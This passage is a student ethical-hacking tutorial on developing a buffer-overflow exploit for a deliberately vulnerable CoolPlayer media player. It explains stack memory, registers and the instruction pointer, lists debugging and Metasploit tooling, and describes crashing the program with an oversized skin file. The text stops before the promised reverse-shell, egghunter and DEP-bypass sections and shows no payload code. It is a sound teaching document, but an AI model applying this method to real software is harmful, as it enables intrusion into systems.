Exploit Development Tutorial

Developing an exploit for a vulnerable media player application

Isaac Basque-Rice

CMP320: Ethical Hacking 3

BSc Ethical Hacking Year 3

2021/22

Note that Information contained in this document is for educational purposes.

+Contents

1 Introduction 1
1.1 Buffer Overflows 1
1.2 Program Memory 1
1.3 Registers and Pointers 3
1.3.1 General Purpose Registers 3
1.3.2 FLAGS register 4
1.3.3 Instruction Pointer 5
1.4 Vulnerable Media Player Application 5
1.5 Exploit Development Toolkit 6
1.5.1 VMWare Workstation 16 Pro 6
1.5.2 Windows XP SP3 Virtual Machine 6
1.5.3 Kali Linux Virtual Machine 6
1.5.4 OllyDbg and Immunity Debugger 7
1.5.5 MSFGUI or Metasploit 7
1.5.6 Scripts 7
1.5.7 Online x86 / x64 Assembler and Disassembler 7
2 Procedure and Results 8
2.1 Overview of Procedure 8
2.2 Developing a Proof of Concept 8
2.2.1 Opening Stages 8
2.2.2 Crashing the Program 10
2.2.3 Calculating Distance to EIP and Shellcode Space 14
2.2.4 Inserting the Shellcode 17
2.3 Advanced Payloads and Techniques 19
2.3.1 Getting a Shell 19
2.3.2 Egghunter Shellcode 25
2.3.3 Bypassing DEP with ROP Chains 26
3 Discussion 33
3.1 General Discussion 33

3.2 Countermeasures 34
3.2.1 Secure Development 34
3.2.2 Data Execution Prevention 35
3.2.3 Address Space Layout Randomisation 35
3.2.4 Stack Canaries 35
3.2.5 Anti-Viruses and Intrusion Detection Systems 35
3.2.6 Character filtering 35
3.2.7 Software Updates 36
3.3 Evasion Techniques 36
3.3.1 Polymorphic Encoders 36
3.3.2 Bypassing Stack Canaries 36
3.3.3 Evading DEP and ASLR 36
4 References 37
Appendices 41
Appendix A – PERL Scripts 41
crashtest.pl 41
calculatedistance.pl 41
shellcodespace.pl 41
calcopen.pl 42
reverseshell_msfgui.pl 42
reverseshell_winexec.pl 43
egghunter.pl 44
Appendix B – Egghunter.txt 44
Appendix C – ROP Chain Files 45
Find.txt 45
Badchars.py 53
Rop_chains.txt (VirtualProtect() only) 53
Ropchain.py 58

1 INTRODUCTION

1.1 BUFFER OVERFLOWS

In computing, a “Buffer” is an area reserved for data that is stored on a temporary basis, prior to it being used to perform an action (Christensson, 2006). Most non-technical individuals are familiar with this concept in the context of media streaming, wherein services, such as YouTube and Spotify, load a section of data (the media) into a buffer prior to playback to preserve quality in the event of an unstable or congested network.

In a similar way, buffers are used in many computer programs to improve efficiency during runtime, where the area preserved for later usage is in RAM. However, in many circumstances this buffer is of finite size, as a result of this it is possible to place more data into the buffer than it can handle, or place data beyond the buffer, thus creating a buffer overflow condition which can cause data corruption, crash a program, or most relevant to this document, allow for the execution of malicious code (OWASP Foundation, no date).

1.2 PROGRAM MEMORY

Program, or Flash, Memory, is where a program is being stored as it is run. Program Memory is comprised of multiple sections that work in tandem with one another to ensure the execution of a program.

As can be seen in Figure 1, there are generally 5 sections, from bottom up these are as follows (Stoyanov, 2017):

- The code segment (.text), which contains the machine instructions, this is a read-only section
- The initialized data segment (.data), which contains all global and local variables that have defined values other than zero (this section can be further subdivided into read-only and read-write areas), this section is of a known fixed size during compilation time
- The uninitialised data segment (.bss), all variables initialized to zero or without explicit declaration
- The heap, a segment of RAM that dynamically allocates memory
- The stack, temporary local storage area




Figure 1, a diagram of the program memory data structure

The "free space" section in between the heap and the stack is the so-called buffer. This section is reserved for instances where the program requires either more memory to perform a greater number of operations (heap), or more storage space (stack). A heap overflow attack is in fact possible; however, it is outwith the scope of this tutorial.

The stack is often of a smaller size than the heap is, and, notably, is also often of a fixed size, which allows for buffer overflows. The stack is also a Last-In-First-Out (LIFO) data structure, which means that any elements added to the stack will also be the first element to be removed from it (such as a stack of coins). This can be seen in Figure 2.




Figure 2, a graphic demonstrating the LIFO method as it applies to a stack

1.3 Registers and Pointers

1.3.1 General Purpose Registers

In the process of following this tutorial the reader may come across several so-called “general purpose registers”, these are of the utmost importance to learn when working with the stack. These registers are found when working at the low level of computer programming, close to the metal so to speak, and are locations in which data, such as variables, are stored on the CPU so that they can be accessed quickly during execution.

In most processors, including the x86-64 variety which the vulnerable application targets, and which most personal computers run, there are 8 general purpose registers, four dedicated to storing data, two which are pointers, and a final two which are indexes. Each of these sets of registers are divided into between two and four sizes depending on the number of bits within a processor and the type of register one is considering, the size of each of these registered is denoted by the prefix “r-“ for 64-bit processors (i.e., long values in C++), “e-“ for 32-bit (or ints), and no prefix for 16-bit (short values). Each register in the data group is further subdivided into 8-bit registers “-h” and “-l” (AH, AL, BH, BL, etc.), and the registers in the index and pointer groups have 8-bit register subdivisions that are only present on 64-bit devices (denoted by the “-l” suffix only). An example diagram is shown in below.




Figure 3, the various sizes of registers, and their notation (Lawlor, no date)

The following is a list of the general-purpose registers, alongside a quick description of their purpose (Priya, 2021; Lawlor, no date):

- Data Group
    - AX – The accumulator register, this register returns values from functions and is often utilized for arithmetic and logic operations.
    - BX – The base register, the only preserved register in the data section, meaning the register has to be saved before modifying and then restored to its saved state before returning (Weatherspoon, 2012), this stores the value of the offset, the distance between two arbitrary locations in data, often the location in memory of the base register itself.
    - CX – The counter register, used as both a counter for looping etc., and as a scratch register, which is "a register used to hold an intermediate value during a calculation" (Arm Ltd, 2020).
    - DX – The data register, generally used as another scratch register and multiplication.
- Pointer Group
    - BP – The base pointer, points to the bottom of the stack.
    - SP – The stack pointer, points to the top of the stack.
- Index Group
    - DI – The destination index, scratch register and used to point towards the destination in data operations.
    - SI – The source index, scratch register and used to point towards the destination in data operations, additionally, the SI pointer does not change and as a result makes for an excellent storage location (Davis, 2021).

1.3.2 FLAGS register

There are also several other registers, of which two are important to this tutorial.

The FLAGS register, firstly, is a register that adds a Boolean value, or flag, to the results of logical operations such as ADD, NOT, XOR, MOVE, etc. These flags describe the result of the operations performed, and there are 7 that may be of importance to this tutorial, these are as follows:

1. C – Carry: Describes an instance where two values are added or subtracted from one another, and the result overflows the size of the register in which they are stored. E.g.,

for an 8-bit register, 255+5 = 260, which is greater than 255, the maximum value of an 8-bit unsigned integer.

2. P – Parity: Set to 0 if the value of set bits in the resulting value (1s in binary) is odd and set to 1 if the value of set bits is even, e.g., 1100 would return 1 and 0001 would return 0.
3. A – Auxiliary Carry: Used in tandem with the Carry flag, if there is a carry or borrow from the lower 4 bits in a binary representation the A flag is set to 1, else set to zero
4. Z – Zero: If the result of an operation is zero this flag is set.
5. S – Sign: Indicates the sign of the result of the operation, if sign is set to 1 the result is negative, else it is positive.
6. T – Trap: If this flag is set, step by step mode can be enabled on a program, which allows for debuggers to be attached and used.
7. O – Overflow: indicates that an overflow has occurred in the process, set if the value of two signed numbers with identical signs (positive or negative, 0 or 1) return one with an opposing sign as determined by the S flag

1.3.3 Instruction Pointer

The final register mentioned herein will be the Instruction Pointer or Program Counter (EIP). This register points towards the next instruction to be carried out by the program, which is of the utmost importance to know when carrying out an exploit. For an exploit to be ran within an application, the EIP must know where the shellcode, which is the exploit payload, is located, and as a result the distance to the EIP in memory must be calculated correctly, else the shellcode will not be executed, and the exploit will not occur.

1.4 VULNERABLE MEDIA PLAYER APPLICATION

The target of this exploit development tutorial will be a modified version of the CoolPlayer MP3 player, which is a program known to be vulnerable to a buffer overflow when loading a .INI skin file (Stack, 2009), and also the same vulnerability when loading a .M3U playlist file (His0k4, 2009). CoolPlayer was created using the C programming language, a popular general purpose programming language notable for being particularly low-level and hence allowing for quick execution time. However, C’s functions rely on the developer to manage memory within code, which can (and often does) result in programmer errors such as allowing data to be written outside of the buffer, which can lead to a buffer overflow attack.

Figure 4, the vulnerable media player in question, on initial launch

1.5 Exploit Development Toolkit

What follows is a list of tools and software that the reader will be using during this tutorial. Due to the age of this exploit and the application it will be targeting, some of the software may be seemingly "out of date", this is to prevent any compatibility issues that may arise with newer operating systems and tools running against the older vulnerable application

1.5.1 VMWare Workstation 16 Pro

VMWare Workstation is a Virtual Machine Hypervisor, which allows for virtualisation and interaction with various operating systems. The "pro" version is used here, in contrast to the free "player" version, as it allows for many additional useful features, such as the ability to run multiple VMs simultaneously, "snapshots", which allow the user to save a VM's state and return to it should the need arise, and VM sharing, which allows for specific, preconfigured VMs to be ran on other VMWare Workstation Pro instances.

1.5.2 Windows XP SP3 Virtual Machine

This tutorial uses the Windows XP Service Pack 3 Operating System to perform most of its steps. Service Packs are a collection of windows updates, bugfixes, and improvements (often combining previous updates) that can improve performance, fix security issues, and provide support for new forms of hardware (Microsoft, no date). SP3 is the third and final service pack released for Windows XP and as such is the most up to date version of the operating system. A disk image of XPSP3 is available to download from the internet for free.

1.5.3 Kali Linux Virtual Machine

Kali Linux, the penetration testing operating system, is used in this tutorial for the netcat utility, which allows the reader to gain a reverse shell using the exploit lined out in section 2.3.1. Kali also contains the Metasploit exploit framework, which can also be used in lieu of MSFGUI if the reader's Windows VM does not have that program installed.

1.5.4 OllyDbg and Immunity Debugger

OllyDbg and Immunity Debugger are two pieces of debugging software which are used throughout the tutorial process. These programs allow the target program to be run in a step-by-step procedure, with each step in the process being represented by assembly code.

OllyDbg is used in this tutorial as the general-use debugger, i.e., for monitoring the process during exploit development and identifying locations and functions of interest.

Immunity Debugger, being written in Python, allows for plugins and scripts to be ran. This, in turn, allows for the mona.py script to be placed directly into the debugger for ROP chain section.

Other debuggers, such as IDAPro, WinDbg, and Radare2, are available.

1.5.5 MSFGUI or Metasploit

The Metasploit Framework (often referred to simply as Metasploit) is a penetration testing framework that assists penetration testers and hackers in exploiting target devices and software. Metasploit itself is a primarily command line interface-based program, however a graphical user interface is available in the form of MSFGUI.

Both programs can be used for this tutorial as they provide identical functionality, however MSFGUI is used by the author of this tutorial as it provides easier to follow and replicate steps and a more visual reference than the standard Metasploit framework.

1.5.6 Scripts

Multiple scripts are used in this tutorial, these are as follows:

- Findjmp.exe – locating the Stack Pointer
- Mona.py – Within Immunity Debugger, locating start point of ROP chain
- Pattern_create.exe – Create unique string
- Pattern_offset.exe – Use unique string to calculate distance to EIP

1.5.7 Online x86 / x64 Assembler and Disassembler

In some cases, the author of this tutorial found it useful to convert the shellcode used in the overflow scripts into x86 assembly code, this allows them to better understand the processes they were attempting to execute on the target application. The execution of a reverse shell using WinExec is a notable example of this, as there are system calls the author found invaluable to note to form a greater understanding of low level memory exploits on Windows generally. The tool is available online (Hornby, no date).

2 PROCEDURE AND RESULTS

2.1 OVERVIEW OF PROCEDURE

This tutorial will take the reader through the steps required to exploit a vulnerable application, with a view to gaining a reverse shell and arbitrary remote code execution on the device in which the target application is stored.

The process this tutorial will follow begins with gaining proof of a vulnerability within the application, then crashing the program using the identified vulnerability. Following this the tutorial will take the reader through the steps required to calculate the distance to the EIP and the quantity of shellcode space allowed herein, before demonstrating a proof-of-concept exploit and subsequently gaining the reverse shell mentioned previously.

After this the tutorial will cover the concept of, and demonstrate the use of, Egghunter shellcode, which is shellcode greater in size than the allocated space where an attacker can place shellcode. and finally demonstrating methods of evading DEP (Data Execution Prevention) security methods.

2.2 DEVELOPING A PROOF OF CONCEPT

2.2.1 Opening Stages

When discovering and attempting to exploit a new vulnerability, it is important to create a so-called “proof of concept”, which is often a program or process designed to adequately demonstrate that a vulnerability is present and what can be done therein. To this end, the first part of this tutorial will concern the creation of our very own proof of concept, culminating in the launch of a program through nothing but the upload of a file to the CoolPlayer.

The opening stages of the exploit process primarily concern familiarising oneself with the target application. Note at this stage that the XP Virtual Machine must be booted in “NoDEP” mode, which can be selected in a GRUB-like menu on boot, this must be done to ensure the results of the tutorial are not affected by Windows’ DEP features.




Figure 5, the GRUB-like menu with the selection required for this stage highlighted

Once Windows XP is booted, open the vulnerable media player, and familiarise yourself with its functionality, this is a crucial step to identifying a data entry point in the program and will be the first step in exploiting this program once a payload has been created.

For this exploit process, it is important to familiarise yourself with the process of adding a skin file, which is in .INI format, to CoolPlayer. A vulnerability in this area is what the tutorial will primarily be concerning. For the purposes of this tutorial the author has downloaded and added a skin called MyDA (*CoolPlayer - My DA (FREE DOWNLOAD) | WinCustomize.com*, 2006), the process of adding this is shown in Figure 6.




Figure 6, adding a skin file to Cool Player


At this time the data entry point has been located, and as such the practical aspect of this tutorial can begin.

2.2.2 Crashing the Program

To first prove a crash is possible in this instance, it is important to make sure the EIP can be overwritten, if this happens then it will necessarily be possible later in the tutorial to overwrite the EIP to point to an arbitrary location. This can be done here by crafting a .INI file to overload the buffer and hence crash the program when the file is loaded in.

The examples provided in this tutorial are written in Perl, a general-purpose scripting language, however any such language (such as Python) can be used instead if you so choose, all Perl scrips are available in Appendix A – PERL Scripts.

Skin files in CoolPlayer must follow a specific format, including the use of a header and specific variable names, which you can determine with any CoolPlayer skin file, and can be seen in Figure 7 from the file downloaded from the internet.



```
[CoolPlayer Skin]
My DA - coolplayer skin
;Part of the My DA skin suite
;Xav73
;www.xav73.deviantart.com
;
;Copyright © 2006 Xav73, All Rights Reserved
;No portions of this skin may be used without express, written permission

; Switches
PlaySwitch=146,153,39,39,0,146,153,39,39,Play
StopSwitch=95,156,32,32,0,95,156,32,32,Stop
PauseSwitch=204,156,32,32,0,204,156,32,32,Pause
EqSwitch=147,206,40,14,0,147,207,40,14,EQualizer On\Off
RepeatSwitch=111,206,35,14,0,111,206,35,14,Repeat On\Off
ShuffleSwitch=188,206,36,14,0,188,206,36,14,Shuffle On\Off

; Buttons
ExitButton=217,10,12,12,0,217,10,12,12,Close DeviantCoolplayer
MinimizeButton=238,12,12,12,0,238,12,12,12,Minimise DeviantCoolplayer
PrevButton=54,161,24,24,0,54,161,24,24,Previous Title
NextButton=253,151,24,24,0,253,151,24,24,Next Title
EjectButton=97,108,30,25,0,97,108,30,25,Open Title
PlaylistButton=276,32,30,35,0,276,32,30,35,Playlist Open\Close

SongtitleText=70,57,10,19,18
BitrateText=176,108
FreqText=228,108
TimeText=156,83,12,19
TrackText=90,83,12,19

PositionSlider=288,69,31,85,1
VolumeSlider=16,69,31,85,1
MoveArea=0,0,10,12



transparentcolor=0xff00ff
```

Figure 7, MyDA.ini file with the "[CoolPlayer Skin] header and variable names

Knowing this, you can proceed to create the crash test script. The file created can have any name, but it is important to keep the name consistent throughout the test or the exploit will not function properly due to the slightly different buffer size given to files with different names or name lengths, for simplicity's sake the author called it "crashtest.ini"

The author created a variable called "junk" in which is stored 10,000 "A"s, this is intended to overflow the program's memory buffer. Any sufficiently large number of characters is acceptable depending on the program you're targeting; it is recommended to start with 1000 and increase by a further 1000 until the program crashes due to the fact the size of the memory buffer cannot be determined at this stage. The "A" character was chosen because its ASCII value is 41 in hex and was already known to the author, making it clearer in the debugger to

determine where the program crashed. The script and resulting .INI file can be found in Figure 8 and Figure 9.




Figure 8, the crashtest.pl file in notepad++




Figure 9, the resulting crashtest.ini file

